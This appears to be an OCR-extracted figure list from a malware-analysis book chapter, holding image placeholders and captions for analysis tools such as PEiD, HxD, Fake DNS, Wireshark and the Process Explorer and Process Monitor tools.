


Figure 7.14 – The MAP user interface

Figure 7.15 – PEiD main interface




Figure 7.16 – PEiD's PE Section Viewer




Figure 7.17 – PEiD's Disassembler




Figure 7.18 – PEiD's String Viewer




Figure 7.19 – PE file artifacts




Figure 7.20 – PEiD Imports Viewer




Figure 7.21 – PEiD's hexadecimal editor




Figure 7.22 –HxD – Freeware Hex Editor and Disk Editor




Figure 7.23 – Fake DNS




Figure 7.24 – Wireshark interface




Figure 7.25 – TCP View




Figure 7.26 – Fake DNS resolving traffic after malware execution




Figure 7.27 – Process Explorer




Figure 7.28 – Process Monitor




Figure 7.29 – Process Monitor Filter

